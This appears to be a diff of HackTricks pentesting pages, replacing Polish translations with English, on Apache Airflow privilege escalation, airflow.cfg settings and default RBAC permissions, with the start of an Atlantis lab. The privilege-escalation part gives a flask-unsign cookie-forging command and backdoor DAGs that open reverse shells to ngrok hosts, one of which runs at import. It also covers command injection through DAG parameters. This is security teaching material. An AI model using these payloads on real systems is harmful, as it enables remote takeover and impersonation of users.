||||
|
||||
#### Eskalacja uprawnień
|
||||
#### Privilege Escalation
|
||||
|
||||
If the **`expose_config`** configuration is set to **True**, from the **role User** and **upwards** can **read** the **config in the web**. In this config, the **`secret_key`** appears, which means any user with this valid they can **create its own signed cookie to impersonate any other user account**.
|
||||
|
||||
Jeśli konfiguracja **`expose_config`** jest ustawiona na **True**, z **rolą Użytkownik** i **wyżej** mogą **czytać** **konfigurację w sieci**. W tej konfiguracji pojawia się **`secret_key`**, co oznacza, że każdy użytkownik z tym ważnym kluczem może **utworzyć własny podpisany cookie, aby podszyć się pod inne konto użytkownika**.
|
||||
```bash
|
||||
flask-unsign --sign --secret '<secret_key>' --cookie "{'_fresh': True, '_id': '12345581593cf26619776d0a1e430c412171f4d12a58d30bef3b2dd379fc8b3715f2bd526eb00497fcad5e270370d269289b65720f5b30a39e5598dad6412345', '_permanent': True, 'csrf_token': '09dd9e7212e6874b104aad957bbf8072616b8fbc', 'dag_status_filter': 'all', 'locale': 'en', 'user_id': '1'}"
|
||||
```
|
||||
#### DAG Backdoor (RCE w kontenerze Airflow)
|
||||
|
||||
Jeśli masz **uprawnienia do zapisu** w miejscu, gdzie **DAGi są zapisywane**, możesz po prostu **utworzyć jeden**, który wyśle ci **reverse shell.**\
|
||||
Zauważ, że ten reverse shell zostanie wykonany wewnątrz **kontenera roboczego airflow:**
|
||||
#### DAG Backdoor (RCE in Airflow worker)
|
||||
|
||||
If you have **write access** to the place where the **DAGs are saved**, you can just **create one** that will send you a **reverse shell.**\
|
||||
Note that this reverse shell is going to be executed inside an **airflow worker container**:
|
||||
|
||||
```python
|
||||
import pendulum
|
||||
from airflow import DAG
|
||||
from airflow.operators.bash import BashOperator
|
||||
|
||||
with DAG(
|
||||
dag_id='rev_shell_bash',
|
||||
schedule_interval='0 0 * * *',
|
||||
start_date=pendulum.datetime(2021, 1, 1, tz="UTC"),
|
||||
dag_id='rev_shell_bash',
|
||||
schedule_interval='0 0 * * *',
|
||||
start_date=pendulum.datetime(2021, 1, 1, tz="UTC"),
|
||||
) as dag:
|
||||
run = BashOperator(
|
||||
task_id='run',
|
||||
bash_command='bash -i >& /dev/tcp/8.tcp.ngrok.io/11433 0>&1',
|
||||
)
|
||||
run = BashOperator(
|
||||
task_id='run',
|
||||
bash_command='bash -i >& /dev/tcp/8.tcp.ngrok.io/11433 0>&1',
|
||||
)
|
||||
```
|
||||
|
||||
```python
|
||||
@@ -100,66 +105,74 @@ from airflow import DAG
|
||||
from airflow.operators.python import PythonOperator
|
||||
|
||||
def rs(rhost, port):
|
||||
s = socket.socket()
|
||||
s.connect((rhost, port))
|
||||
[os.dup2(s.fileno(),fd) for fd in (0,1,2)]
|
||||
pty.spawn("/bin/sh")
|
||||
s = socket.socket()
|
||||
s.connect((rhost, port))
|
||||
[os.dup2(s.fileno(),fd) for fd in (0,1,2)]
|
||||
pty.spawn("/bin/sh")
|
||||
|
||||
with DAG(
|
||||
dag_id='rev_shell_python',
|
||||
schedule_interval='0 0 * * *',
|
||||
start_date=pendulum.datetime(2021, 1, 1, tz="UTC"),
|
||||
dag_id='rev_shell_python',
|
||||
schedule_interval='0 0 * * *',
|
||||
start_date=pendulum.datetime(2021, 1, 1, tz="UTC"),
|
||||
) as dag:
|
||||
run = PythonOperator(
|
||||
task_id='rs_python',
|
||||
python_callable=rs,
|
||||
op_kwargs={"rhost":"8.tcp.ngrok.io", "port": 11433}
|
||||
)
|
||||
run = PythonOperator(
|
||||
task_id='rs_python',
|
||||
python_callable=rs,
|
||||
op_kwargs={"rhost":"8.tcp.ngrok.io", "port": 11433}
|
||||
)
|
||||
```
|
||||
#### DAG Backdoor (RCE w schedulerze Airflow)
|
||||
|
||||
Jeśli ustawisz coś do **wykonania w katalogu głównym kodu**, w momencie pisania tego tekstu, zostanie to **wykonane przez scheduler** po kilku sekundach od umieszczenia go w folderze DAG.
|
||||
#### DAG Backdoor (RCE in Airflow scheduler)
|
||||
|
||||
If you set something to be **executed in the root of the code**, at the moment of this writing, it will be **executed by the scheduler** after a couple of seconds after placing it inside the DAG's folder.
|
||||
|
||||
```python
|
||||
import pendulum, socket, os, pty
|
||||
from airflow import DAG
|
||||
from airflow.operators.python import PythonOperator
|
||||
|
||||
def rs(rhost, port):
|
||||
s = socket.socket()
|
||||
s.connect((rhost, port))
|
||||
[os.dup2(s.fileno(),fd) for fd in (0,1,2)]
|
||||
pty.spawn("/bin/sh")
|
||||
s = socket.socket()
|
||||
s.connect((rhost, port))
|
||||
[os.dup2(s.fileno(),fd) for fd in (0,1,2)]
|
||||
pty.spawn("/bin/sh")
|
||||
|
||||
rs("2.tcp.ngrok.io", 14403)
|
||||
|
||||
with DAG(
|
||||
dag_id='rev_shell_python2',
|
||||
schedule_interval='0 0 * * *',
|
||||
start_date=pendulum.datetime(2021, 1, 1, tz="UTC"),
|
||||
dag_id='rev_shell_python2',
|
||||
schedule_interval='0 0 * * *',
|
||||
start_date=pendulum.datetime(2021, 1, 1, tz="UTC"),
|
||||
) as dag:
|
||||
run = PythonOperator(
|
||||
task_id='rs_python2',
|
||||
python_callable=rs,
|
||||
op_kwargs={"rhost":"2.tcp.ngrok.io", "port": 144}
|
||||
run = PythonOperator(
|
||||
task_id='rs_python2',
|
||||
python_callable=rs,
|
||||
op_kwargs={"rhost":"2.tcp.ngrok.io", "port": 144}
|
||||
```
|
||||
#### Tworzenie DAG
|
||||
|
||||
Jeśli uda ci się **skompromentować maszynę w klastrze DAG**, możesz stworzyć nowe **skrypty DAG** w folderze `dags/`, a one będą **replikowane w pozostałych maszynach** w klastrze DAG.
|
||||
#### DAG Creation
|
||||
|
||||
#### Wstrzykiwanie kodu DAG
|
||||
If you manage to **compromise a machine inside the DAG cluster**, you can create new **DAGs scripts** in the `dags/` folder and they will be **replicated in the rest of the machines** inside the DAG cluster.
|
||||
|
||||
Kiedy wykonujesz DAG z GUI, możesz **przekazać argumenty** do niego.\
|
||||
Dlatego, jeśli DAG nie jest odpowiednio zakodowany, może być **vulnerable to Command Injection.**\
|
||||
To właśnie wydarzyło się w tym CVE: [https://www.exploit-db.com/exploits/49927](https://www.exploit-db.com/exploits/49927)
|
||||
#### DAG Code Injection
|
||||
|
||||
Wszystko, co musisz wiedzieć, aby **zacząć szukać wstrzyknięć poleceń w DAGach**, to że **parametry** są **dostępne** za pomocą kodu **`dag_run.conf.get("param_name")`**.
|
||||
When you execute a DAG from the GUI you can **pass arguments** to it.\
|
||||
Therefore, if the DAG is not properly coded it could be **vulnerable to Command Injection.**\
|
||||
That is what happened in this CVE: [https://www.exploit-db.com/exploits/49927](https://www.exploit-db.com/exploits/49927)
|
||||
|
||||
All you need to know to **start looking for command injections in DAGs** is that **parameters** are **accessed** with the code **`dag_run.conf.get("param_name")`**.
|
||||
|
||||
Moreover, the same vulnerability might occur with **variables** (note that with enough privileges you could **control the value of the variables** in the GUI). Variables are **accessed with**:
|
||||
|
||||
Ponadto, ta sama podatność może wystąpić z **zmiennymi** (zauważ, że przy wystarczających uprawnieniach możesz **kontrolować wartość zmiennych** w GUI). Zmienne są **dostępne za pomocą**:
|
||||
```python
|
||||
from airflow.models import Variable
|
||||
[...]
|
||||
foo = Variable.get("foo")
|
||||
```
|
||||
Jeśli są używane na przykład wewnątrz polecenia bash, możesz wykonać wstrzyknięcie polecenia.
|
||||
|
||||
If they are used for example inside a a bash command, you could perform a command injection.
|
||||
|
||||
{{#include ../../banners/hacktricks-training.md}}
|
||||
|
||||
|
||||
|
||||
|
||||
@@ -1,105 +1,114 @@
|
||||
# Konfiguracja Airflow
|
||||
# Airflow Configuration
|
||||
|
||||
{{#include ../../banners/hacktricks-training.md}}
|
||||
|
||||
## Plik konfiguracyjny
|
||||
## Configuration File
|
||||
|
||||
**Apache Airflow** generuje **plik konfiguracyjny** na wszystkich maszynach airflow o nazwie **`airflow.cfg`** w katalogu domowym użytkownika airflow. Ten plik konfiguracyjny zawiera informacje konfiguracyjne i **może zawierać interesujące i wrażliwe informacje.**
|
||||
**Apache Airflow** generates a **config file** in all the airflow machines called **`airflow.cfg`** in the home of the airflow user. This config file contains configuration information and **might contain interesting and sensitive information.**
|
||||
|
||||
**Są dwa sposoby na dostęp do tego pliku: Poprzez skompromitowanie maszyny airflow lub dostęp do konsoli internetowej.**
|
||||
**There are two ways to access this file: By compromising some airflow machine, or accessing the web console.**
|
||||
|
||||
Zauważ, że **wartości w pliku konfiguracyjnym** **mogą nie być tymi używanymi**, ponieważ możesz je nadpisać, ustawiając zmienne środowiskowe, takie jak `AIRFLOW__WEBSERVER__EXPOSE_CONFIG: 'true'`.
|
||||
Note that the **values inside the config file** **might not be the ones used**, as you can overwrite them setting env variables such as `AIRFLOW__WEBSERVER__EXPOSE_CONFIG: 'true'`.
|
||||
|
||||
Jeśli masz dostęp do **pliku konfiguracyjnego na serwerze webowym**, możesz sprawdzić **rzeczywistą konfigurację uruchomioną** na tej samej stronie, na której wyświetlany jest plik konfiguracyjny.\
|
||||
Jeśli masz **dostęp do jakiejś maszyny w środowisku airflow**, sprawdź **środowisko**.
|
||||
If you have access to the **config file in the web server**, you can check the **real running configuration** in the same page the config is displayed.\
|
||||
If you have **access to some machine inside the airflow env**, check the **environment**.
|
||||
|
||||
Niektóre interesujące wartości do sprawdzenia podczas przeglądania pliku konfiguracyjnego:
|
||||
Some interesting values to check when reading the config file:
|
||||
|
||||
### \[api]
|
||||
|
||||
- **`access_control_allow_headers`**: To wskazuje **dozwolone** **nagłówki** dla **CORS**
|
||||
- **`access_control_allow_methods`**: To wskazuje **dozwolone metody** dla **CORS**
|
||||
- **`access_control_allow_origins`**: To wskazuje **dozwolone źródła** dla **CORS**
|
||||
- **`auth_backend`**: [**Zgodnie z dokumentacją**](https://airflow.apache.org/docs/apache-airflow/stable/security/api.html) kilka opcji może być użytych do skonfigurowania, kto może uzyskać dostęp do API:
|
||||
- `airflow.api.auth.backend.deny_all`: **Domyślnie nikt** nie może uzyskać dostępu do API
|
||||
- `airflow.api.auth.backend.default`: **Każdy może** uzyskać do niego dostęp bez uwierzytelnienia
|
||||
- `airflow.api.auth.backend.kerberos_auth`: Aby skonfigurować **uwierzytelnianie kerberos**
|
||||
- `airflow.api.auth.backend.basic_auth`: Dla **podstawowego uwierzytelniania**
|
||||
- `airflow.composer.api.backend.composer_auth`: Używa uwierzytelniania kompozytora (GCP) (z [**tutaj**](https://cloud.google.com/composer/docs/access-airflow-api)).
|
||||
- `composer_auth_user_registration_role`: To wskazuje **rolę**, jaką **użytkownik kompozytora** otrzyma w **airflow** (**Op** domyślnie).
|
||||
- Możesz również **stworzyć własną metodę uwierzytelniania** w pythonie.
|
||||
- **`google_key_path`:** Ścieżka do **klucza konta usługi GCP**
|
||||
- **`access_control_allow_headers`**: This indicates the **allowed** **headers** for **CORS**
|
||||
- **`access_control_allow_methods`**: This indicates the **allowed methods** for **CORS**
|
||||
- **`access_control_allow_origins`**: This indicates the **allowed origins** for **CORS**
|
||||
- **`auth_backend`**: [**According to the docs**](https://airflow.apache.org/docs/apache-airflow/stable/security/api.html) a few options can be in place to configure who can access to the API:
|
||||
- `airflow.api.auth.backend.deny_all`: **By default nobody** can access the API
|
||||
- `airflow.api.auth.backend.default`: **Everyone can** access it without authentication
|
||||
- `airflow.api.auth.backend.kerberos_auth`: To configure **kerberos authentication**
|
||||
- `airflow.api.auth.backend.basic_auth`: For **basic authentication**
|
||||
- `airflow.composer.api.backend.composer_auth`: Uses composers authentication (GCP) (from [**here**](https://cloud.google.com/composer/docs/access-airflow-api)).
|
||||
- `composer_auth_user_registration_role`: This indicates the **role** the **composer user** will get inside **airflow** (**Op** by default).
|
||||
- You can also **create you own authentication** method with python.
|
||||
- **`google_key_path`:** Path to the **GCP service account key**
|
||||
|
||||
### **\[atlas]**
|
||||
|
||||
- **`password`**: Hasło Atlas
|
||||
- **`username`**: Nazwa użytkownika Atlas
|
||||
- **`password`**: Atlas password
|
||||
- **`username`**: Atlas username
|
||||
|
||||
### \[celery]
|
||||
|
||||
- **`flower_basic_auth`** : Poświadczenia (_user1:password1,user2:password2_)
|
||||
- **`result_backend`**: URL Postgres, który może zawierać **poświadczenia**.
|
||||
- **`ssl_cacert`**: Ścieżka do cacert
|
||||
- **`ssl_cert`**: Ścieżka do certyfikatu
|
||||
- **`ssl_key`**: Ścieżka do klucza
|
||||
- **`flower_basic_auth`** : Credentials (_user1:password1,user2:password2_)
|
||||
- **`result_backend`**: Postgres url which may contain **credentials**.
|
||||
- **`ssl_cacert`**: Path to the cacert
|
||||
- **`ssl_cert`**: Path to the cert
|
||||
- **`ssl_key`**: Path to the key
|
||||
|
||||
### \[core]
|
||||
|
||||
- **`dag_discovery_safe_mode`**: Włączone domyślnie. Podczas odkrywania DAG-ów, ignoruj wszelkie pliki, które nie zawierają ciągów `DAG` i `airflow`.
|
||||
- **`fernet_key`**: Klucz do przechowywania zaszyfrowanych zmiennych (symetryczny)
|
||||
- **`hide_sensitive_var_conn_fields`**: Włączone domyślnie, ukrywa wrażliwe informacje o połączeniach.
|
||||
- **`security`**: Jaki moduł zabezpieczeń użyć (na przykład kerberos)
|
||||
- **`dag_discovery_safe_mode`**: Enabled by default. When discovering DAGs, ignore any files that don’t contain the strings `DAG` and `airflow`.
|
||||
- **`fernet_key`**: Key to store encrypted variables (symmetric)
|
||||
- **`hide_sensitive_var_conn_fields`**: Enabled by default, hide sensitive info of connections.
|
||||
- **`security`**: What security module to use (for example kerberos)
|
||||
|
||||
### \[dask]
|
||||
|
||||
- **`tls_ca`**: Ścieżka do ca
|
||||
- **`tls_cert`**: Ścieżka do certyfikatu
|
||||
- **`tls_key`**: Ścieżka do klucza tls
|
||||
- **`tls_ca`**: Path to ca
|
||||
- **`tls_cert`**: Part to the cert
|
||||
- **`tls_key`**: Part to the tls key
|
||||
|
||||
### \[kerberos]
|
||||
|
||||
- **`ccache`**: Ścieżka do pliku ccache
|
||||
- **`forwardable`**: Włączone domyślnie
|
||||
- **`ccache`**: Path to ccache file
|
||||
- **`forwardable`**: Enabled by default
|
||||
|
||||
### \[logging]
|
||||
|
||||
- **`google_key_path`**: Ścieżka do poświadczeń JSON GCP.
|
||||
- **`google_key_path`**: Path to GCP JSON creds.
|
||||
|
||||
### \[secrets]
|
||||
|
||||
- **`backend`**: Pełna nazwa klasy backendu sekretów do włączenia
|
||||
- **`backend_kwargs`**: Parametr backend_kwargs jest ładowany do słownika i przekazywany do **init** klasy backendu sekretów.
|
||||
- **`backend`**: Full class name of secrets backend to enable
|
||||
- **`backend_kwargs`**: The backend_kwargs param is loaded into a dictionary and passed to **init** of secrets backend class.
|
||||
|
||||
### \[smtp]
|
||||
|
||||
- **`smtp_password`**: Hasło SMTP
|
||||
- **`smtp_user`**: Użytkownik SMTP
|
||||
- **`smtp_password`**: SMTP password
|
||||
- **`smtp_user`**: SMTP user
|
||||
|
||||
### \[webserver]
|
||||
|
||||
- **`cookie_samesite`**: Domyślnie to **Lax**, więc to już najsłabsza możliwa wartość
|
||||
- **`cookie_secure`**: Ustaw **flaga zabezpieczeń** na ciasteczku sesyjnym
|
||||
- **`expose_config`**: Domyślnie jest False, jeśli prawda, **konfiguracja** może być **odczytana** z **konsoli** internetowej
|
||||
- **`expose_stacktrace`**: Domyślnie jest True, wyświetli **ślad stosu Pythona** (potencjalnie przydatne dla atakującego)
|
||||
- **`secret_key`**: To jest **klucz używany przez flask do podpisywania ciasteczek** (jeśli to masz, możesz **podszyć się pod dowolnego użytkownika w Airflow**)
|
||||
- **`web_server_ssl_cert`**: **Ścieżka** do **certyfikatu** **SSL**
|
||||
- **`web_server_ssl_key`**: **Ścieżka** do **klucza** **SSL**
|
||||
- **`x_frame_enabled`**: Domyślnie jest **True**, więc domyślnie clickjacking nie jest możliwy
|
||||
- **`cookie_samesite`**: By default it's **Lax**, so it's already the weakest possible value
|
||||
- **`cookie_secure`**: Set **secure flag** on the the session cookie
|
||||
- **`expose_config`**: By default is False, if true, the **config** can be **read** from the web **console**
|
||||
- **`expose_stacktrace`**: By default it's True, it will show **python tracebacks** (potentially useful for an attacker)
|
||||
- **`secret_key`**: This is the **key used by flask to sign the cookies** (if you have this you can **impersonate any user in Airflow**)
|
||||
- **`web_server_ssl_cert`**: **Path** to the **SSL** **cert**
|
||||
- **`web_server_ssl_key`**: **Path** to the **SSL** **Key**
|
||||
- **`x_frame_enabled`**: Default is **True**, so by default clickjacking isn't possible
|
||||
|
||||
### Uwierzytelnianie w sieci
|
||||
### Web Authentication
|
||||
|
||||
By default **web authentication** is specified in the file **`webserver_config.py`** and is configured as
|
||||
|
||||
Domyślnie **uwierzytelnianie w sieci** jest określone w pliku **`webserver_config.py`** i jest skonfigurowane jako
|
||||
```bash
|
||||
AUTH_TYPE = AUTH_DB
|
||||
```
|
||||
Co oznacza, że **uwierzytelnienie jest sprawdzane w bazie danych**. Jednak możliwe są inne konfiguracje, takie jak
|
||||
|
||||
Which means that the **authentication is checked against the database**. However, other configurations are possible like
|
||||
|
||||
```bash
|
||||
AUTH_TYPE = AUTH_OAUTH
|
||||
```
|
||||
Aby pozostawić **uwierzytelnianie usługom zewnętrznym**.
|
||||
|
||||
Jednak istnieje również opcja **zezwolenia na dostęp anonimowym użytkownikom**, ustawiając następujący parametr na **pożądaną rolę**:
|
||||
To leave the **authentication to third party services**.
|
||||
|
||||
However, there is also an option to a**llow anonymous users access**, setting the following parameter to the **desired role**:
|
||||
|
||||
```bash
|
||||
AUTH_ROLE_PUBLIC = 'Admin'
|
||||
```
|
||||
|
||||
{{#include ../../banners/hacktricks-training.md}}
|
||||
|
||||
|
||||
|
||||
|
||||
@@ -4,40 +4,43 @@
|
||||
|
||||
## RBAC
|
||||
|
||||
(Z dokumentacji)\[https://airflow.apache.org/docs/apache-airflow/stable/security/access-control.html]: Airflow dostarcza **domyślny zestaw ról**: **Admin**, **User**, **Op**, **Viewer** i **Public**. **Tylko użytkownicy `Admin`** mogą **konfigurować/zmieniać uprawnienia dla innych ról**. Jednak nie zaleca się, aby użytkownicy `Admin` w jakikolwiek sposób zmieniali te domyślne role, usuwając lub dodając uprawnienia do tych ról.
|
||||
(From the docs)\[https://airflow.apache.org/docs/apache-airflow/stable/security/access-control.html]: Airflow ships with a **set of roles by default**: **Admin**, **User**, **Op**, **Viewer**, and **Public**. **Only `Admin`** users could **configure/alter the permissions for other roles**. But it is not recommended that `Admin` users alter these default roles in any way by removing or adding permissions to these roles.
|
||||
|
||||
- **Użytkownicy `Admin`** mają wszystkie możliwe uprawnienia.
|
||||
- **Użytkownicy `Public`** (anonimowi) nie mają żadnych uprawnień.
|
||||
- **Użytkownicy `Viewer`** mają ograniczone uprawnienia do przeglądania (tylko do odczytu). **Nie mogą zobaczyć konfiguracji.**
|
||||
- **Użytkownicy `User`** mają uprawnienia `Viewer` oraz dodatkowe uprawnienia użytkownika, które pozwalają im zarządzać DAG-ami w pewnym zakresie. **Mogą zobaczyć plik konfiguracyjny.**
|
||||
- **Użytkownicy `Op`** mają uprawnienia `User` oraz dodatkowe uprawnienia operacyjne.
|
||||
- **`Admin`** users have all possible permissions.
|
||||
- **`Public`** users (anonymous) don’t have any permissions.
|
||||
- **`Viewer`** users have limited viewer permissions (only read). It **cannot see the config.**
|
||||
- **`User`** users have `Viewer` permissions plus additional user permissions that allows him to manage DAGs a bit. He **can see the config file**
|
||||
- **`Op`** users have `User` permissions plus additional op permissions.
|
||||
|
||||
Należy zauważyć, że **użytkownicy admin** mogą **tworzyć więcej ról** z bardziej **szczegółowymi uprawnieniami**.
|
||||
Note that **admin** users can **create more roles** with more **granular permissions**.
|
||||
|
||||
Należy również zauważyć, że jedyną domyślną rolą z **uprawnieniem do wyświetlania użytkowników i ról jest Admin, nawet Op** nie będzie w stanie tego zrobić.
|
||||
Also note that the only default role with **permission to list users and roles is Admin, not even Op** is going to be able to do that.
|
||||
|
||||
### Domyślne Uprawnienia
|
||||
### Default Permissions
|
||||
|
||||
Oto domyślne uprawnienia dla domyślnej roli:
|
||||
These are the default permissions per default role:
|
||||
|
||||
- **Admin**
|
||||
|
||||
\[może usuwać w Connections, może czytać w Connections, może edytować w Connections, może tworzyć w Connections, może czytać w DAGs, może edytować w DAGs, może usuwać w DAGs, może czytać w DAG Runs, może czytać w Task Instances, może edytować w Task Instances, może usuwać w DAG Runs, może tworzyć w DAG Runs, może edytować w DAG Runs, może czytać w Audit Logs, może czytać w ImportError, może usuwać w Pools, może czytać w Pools, może edytować w Pools, może tworzyć w Pools, może czytać w Providers, może usuwać w Variables, może czytać w Variables, może edytować w Variables, może tworzyć w Variables, może czytać w XComs, może czytać w DAG Code, może czytać w Configurations, może czytać w Plugins, może czytać w Roles, może czytać w Permissions, może usuwać w Roles, może edytować w Roles, może tworzyć w Roles, może czytać w Users, może tworzyć w Users, może edytować w Users, może usuwać w Users, może czytać w DAG Dependencies, może czytać w Jobs, może czytać w My Password, może edytować w My Password, może czytać w My Profile, może edytować w My Profile, może czytać w SLA Misses, może czytać w Task Logs, może czytać w Website, dostęp do menu w Browse, dostęp do menu w DAG Dependencies, dostęp do menu w DAG Runs, dostęp do menu w Documentation, dostęp do menu w Docs, dostęp do menu w Jobs, dostęp do menu w Audit Logs, dostęp do menu w Plugins, dostęp do menu w SLA Misses, dostęp do menu w Task Instances, może tworzyć w Task Instances, może usuwać w Task Instances, dostęp do menu w Admin, dostęp do menu w Configurations, dostęp do menu w Connections, dostęp do menu w Pools, dostęp do menu w Variables, dostęp do menu w XComs, może usuwać w XComs, może czytać w Task Reschedules, dostęp do menu w Task Reschedules, może czytać w Triggers, dostęp do menu w Triggers, może czytać w Passwords, może edytować w Passwords, dostęp do menu w List Users, dostęp do menu w Security, dostęp do menu w List Roles, może czytać w User Stats Chart, dostęp do menu w User's Statistics, dostęp do menu w Base Permissions, może czytać w View Menus, dostęp do menu w Views/Menus, może czytać w Permission Views, dostęp do menu w Permission on Views/Menus, może uzyskać dostęp do MenuApi, dostęp do menu w Providers, może tworzyć w XComs]
|
||||
\[can delete on Connections, can read on Connections, can edit on Connections, can create on Connections, can read on DAGs, can edit on DAGs, can delete on DAGs, can read on DAG Runs, can read on Task Instances, can edit on Task Instances, can delete on DAG Runs, can create on DAG Runs, can edit on DAG Runs, can read on Audit Logs, can read on ImportError, can delete on Pools, can read on Pools, can edit on Pools, can create on Pools, can read on Providers, can delete on Variables, can read on Variables, can edit on Variables, can create on Variables, can read on XComs, can read on DAG Code, can read on Configurations, can read on Plugins, can read on Roles, can read on Permissions, can delete on Roles, can edit on Roles, can create on Roles, can read on Users, can create on Users, can edit on Users, can delete on Users, can read on DAG Dependencies, can read on Jobs, can read on My Password, can edit on My Password, can read on My Profile, can edit on My Profile, can read on SLA Misses, can read on Task Logs, can read on Website, menu access on Browse, menu access on DAG Dependencies, menu access on DAG Runs, menu access on Documentation, menu access on Docs, menu access on Jobs, menu access on Audit Logs, menu access on Plugins, menu access on SLA Misses, menu access on Task Instances, can create on Task Instances, can delete on Task Instances, menu access on Admin, menu access on Configurations, menu access on Connections, menu access on Pools, menu access on Variables, menu access on XComs, can delete on XComs, can read on Task Reschedules, menu access on Task Reschedules, can read on Triggers, menu access on Triggers, can read on Passwords, can edit on Passwords, menu access on List Users, menu access on Security, menu access on List Roles, can read on User Stats Chart, menu access on User's Statistics, menu access on Base Permissions, can read on View Menus, menu access on Views/Menus, can read on Permission Views, menu access on Permission on Views/Menus, can get on MenuApi, menu access on Providers, can create on XComs]
|
||||
|
||||
- **Op**
|
||||
|
||||
\[może usuwać w Connections, może czytać w Connections, może edytować w Connections, może tworzyć w Connections, może czytać w DAGs, może edytować w DAGs, może usuwać w DAGs, może czytać w DAG Runs, może czytać w Task Instances, może edytować w Task Instances, może usuwać w DAG Runs, może tworzyć w DAG Runs, może edytować w DAG Runs, może czytać w Audit Logs, może czytać w ImportError, może usuwać w Pools, może czytać w Pools, może edytować w Pools, może tworzyć w Pools, może czytać w Providers, może usuwać w Variables, może czytać w Variables, może edytować w Variables, może tworzyć w Variables, może czytać w XComs, może czytać w DAG Code, może czytać w Configurations, może czytać w Plugins, może czytać w DAG Dependencies, może czytać w Jobs, może czytać w My Password, może edytować w My Password, może czytać w My Profile, może edytować w My Profile, może czytać w SLA Misses, może czytać w Task Logs, może czytać w Website, dostęp do menu w Browse, dostęp do menu w DAG Dependencies, dostęp do menu w DAG Runs, dostęp do menu w Documentation, dostęp do menu w Docs, dostęp do menu w Jobs, dostęp do menu w Audit Logs, dostęp do menu w Plugins, dostęp do menu w SLA Misses, dostęp do menu w Task Instances, może tworzyć w Task Instances, może usuwać w Task Instances, dostęp do menu w Admin, dostęp do menu w Configurations, dostęp do menu w Connections, dostęp do menu w Pools, dostęp do menu w Variables, dostęp do menu w XComs, może usuwać w XComs]
|
||||
\[can delete on Connections, can read on Connections, can edit on Connections, can create on Connections, can read on DAGs, can edit on DAGs, can delete on DAGs, can read on DAG Runs, can read on Task Instances, can edit on Task Instances, can delete on DAG Runs, can create on DAG Runs, can edit on DAG Runs, can read on Audit Logs, can read on ImportError, can delete on Pools, can read on Pools, can edit on Pools, can create on Pools, can read on Providers, can delete on Variables, can read on Variables, can edit on Variables, can create on Variables, can read on XComs, can read on DAG Code, can read on Configurations, can read on Plugins, can read on DAG Dependencies, can read on Jobs, can read on My Password, can edit on My Password, can read on My Profile, can edit on My Profile, can read on SLA Misses, can read on Task Logs, can read on Website, menu access on Browse, menu access on DAG Dependencies, menu access on DAG Runs, menu access on Documentation, menu access on Docs, menu access on Jobs, menu access on Audit Logs, menu access on Plugins, menu access on SLA Misses, menu access on Task Instances, can create on Task Instances, can delete on Task Instances, menu access on Admin, menu access on Configurations, menu access on Connections, menu access on Pools, menu access on Variables, menu access on XComs, can delete on XComs]
|
||||
|
||||
- **User**
|
||||
|
||||
\[może czytać w DAGs, może edytować w DAGs, może usuwać w DAGs, może czytać w DAG Runs, może czytać w Task Instances, może edytować w Task Instances, może usuwać w DAG Runs, może tworzyć w DAG Runs, może edytować w DAG Runs, może czytać w Audit Logs, może czytać w ImportError, może czytać w XComs, może czytać w DAG Code, może czytać w Plugins, może czytać w DAG Dependencies, może czytać w Jobs, może czytać w My Password, może edytować w My Password, może czytać w My Profile, może edytować w My Profile, może czytać w SLA Misses, może czytać w Task Logs, może czytać w Website, dostęp do menu w Browse, dostęp do menu w DAG Dependencies, dostęp do menu w DAG Runs, dostęp do menu w Documentation, dostęp do menu w Docs, dostęp do menu w Jobs, dostęp do menu w Audit Logs, dostęp do menu w Plugins, dostęp do menu w SLA Misses, dostęp do menu w Task Instances, może tworzyć w Task Instances, może usuwać w Task Instances]
|
||||
\[can read on DAGs, can edit on DAGs, can delete on DAGs, can read on DAG Runs, can read on Task Instances, can edit on Task Instances, can delete on DAG Runs, can create on DAG Runs, can edit on DAG Runs, can read on Audit Logs, can read on ImportError, can read on XComs, can read on DAG Code, can read on Plugins, can read on DAG Dependencies, can read on Jobs, can read on My Password, can edit on My Password, can read on My Profile, can edit on My Profile, can read on SLA Misses, can read on Task Logs, can read on Website, menu access on Browse, menu access on DAG Dependencies, menu access on DAG Runs, menu access on Documentation, menu access on Docs, menu access on Jobs, menu access on Audit Logs, menu access on Plugins, menu access on SLA Misses, menu access on Task Instances, can create on Task Instances, can delete on Task Instances]
|
||||
|
||||
- **Viewer**
|
||||
|
||||
\[może czytać w DAGs, może czytać w DAG Runs, może czytać w Task Instances, może czytać w Audit Logs, może czytać w ImportError, może czytać w XComs, może czytać w DAG Code, może czytać w Plugins, może czytać w DAG Dependencies, może czytać w Jobs, może czytać w My Password, może edytować w My Password, może czytać w My Profile, może edytować w My Profile, może czytać w SLA Misses, może czytać w Task Logs, może czytać w Website, dostęp do menu w Browse, dostęp do menu w DAG Dependencies, dostęp do menu w DAG Runs, dostęp do menu w Documentation, dostęp do menu w Docs, dostęp do menu w Jobs, dostęp do menu w Audit Logs, dostęp do menu w Plugins, dostęp do menu w SLA Misses, dostęp do menu w Task Instances]
|
||||
\[can read on DAGs, can read on DAG Runs, can read on Task Instances, can read on Audit Logs, can read on ImportError, can read on XComs, can read on DAG Code, can read on Plugins, can read on DAG Dependencies, can read on Jobs, can read on My Password, can edit on My Password, can read on My Profile, can edit on My Profile, can read on SLA Misses, can read on Task Logs, can read on Website, menu access on Browse, menu access on DAG Dependencies, menu access on DAG Runs, menu access on Documentation, menu access on Docs, menu access on Jobs, menu access on Audit Logs, menu access on Plugins, menu access on SLA Misses, menu access on Task Instances]
|
||||
|
||||
- **Public**
|
||||
|
||||
\[]
|
||||
|
||||
{{#include ../../banners/hacktricks-training.md}}
|
||||
|
||||
|
||||
|
||||
|
||||
@@ -2,111 +2,111 @@
|
||||
|
||||
{{#include ../banners/hacktricks-training.md}}
|
||||
|
||||
### Podstawowe informacje
|
||||
### Basic Information
|
||||
|
||||
Atlantis zasadniczo pomaga uruchamiać terraform z Pull Requests z twojego serwera git.
|
||||
Atlantis basically helps you to to run terraform from Pull Requests from your git server.
|
||||
|
||||
.png>)
|
||||
|
||||
### Lokalna laboratoria
|
||||
### Local Lab
|
||||
|
||||
1. Przejdź do **strony wydań atlantis** w [https://github.com/runatlantis/atlantis/releases](https://github.com/runatlantis/atlantis/releases) i **pobierz** wersję, która ci odpowiada.
|
||||
2. Utwórz **osobisty token** (z dostępem do repozytoriów) swojego użytkownika **github**.
|
||||
3. Wykonaj `./atlantis testdrive`, a utworzy to **demo repo**, którego możesz użyć do **komunikacji z atlantis**.
|
||||
4. Możesz uzyskać dostęp do strony internetowej pod adresem 127.0.0.1:4141.
|
||||
1. Go to the **atlantis releases page** in [https://github.com/runatlantis/atlantis/releases](https://github.com/runatlantis/atlantis/releases) and **download** the one that suits you.
|
||||
